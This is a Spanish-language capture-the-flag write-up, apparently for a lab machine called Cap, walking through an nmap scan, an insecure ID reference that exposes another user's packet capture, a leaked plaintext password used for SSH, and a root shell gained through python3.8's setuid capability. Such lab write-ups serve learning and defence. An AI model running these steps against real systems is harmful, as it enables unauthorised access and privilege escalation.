
Cap - Writeup

EXPLOTACION - RECONOCIMIENTO


Realizamos un escaneo de puertos con nmap:


```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiqOUG2ngq9zaPlF6cuLX3P2QY
8dWTfEWlNaoVDGBsc8zunvFk3nkyaynnXmlH7n3BLb1nRNyxtouW+q7VzhA6YK3ziOD6tXT7MMnDU7CfG1PfMqdU297OVP35E
8L1Wr6YJ6M6xfqDurgOAl9i6TZ4zx93c/h1MO+mKH7EobPR/ZWrFGLeVFZbB6jYEflCty8W8Dwr7HOdF1gULr+Mj+BcykLlzP
CKqloT/+QZzZcJRubxULUg8YLGsYUHd1umySv4cHHEXRl7vcZJst78eBqnYUtN3MweQr4ga1kQP4YZK5qUQCTPPmrKMa9NPh1
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDqG/RCH23t5Pr9sw6dCqvy
8I5MAGpX8deeKI=
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQl+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open  http    syn-ack ttl 63 gunicorn
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS
|_http-title: Security Dashboard
|_http-server-header: gunicorn
```

Por el puerto 80 accedemos a un panel de control con el usuario nathan:




Si hacemos click en security snapshot nos muestral la data del usuario 2:






El usuario 1 tienen tambien todo "0" pero si buscamos el usuario 0 podemos ver que el contenido cambia:




Nos descargamos el archivo "0.pcap" y buscamos que es un archivo .pcap:




Lo abrimos con wireshark y vemos que hay una solicitud que se recibe en la que dice que especifique la password:

Hacemos click derecho y "follow tcp stream" y podemos ver que se filtra una contraseña en texto plano:



Probamos si podemos acceder por ssh con estas credenciales y estamos dentro:



ESCALADA DE PRIVILEGIOS

Revisamos las capabilities del usuario nathan:

Con python3.8 tenemos el permiso de alterarnos el uid. Esto quiere decir que con python3.8 podemos alterar el uid del usuario que ejecuta el comando:

- `import os`
- `os.setuid(0)`
- `os.system ('/bin/bash -p')`

```
nathan@cap:~$ python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system('/bin/bash -p')
root@cap:~#
```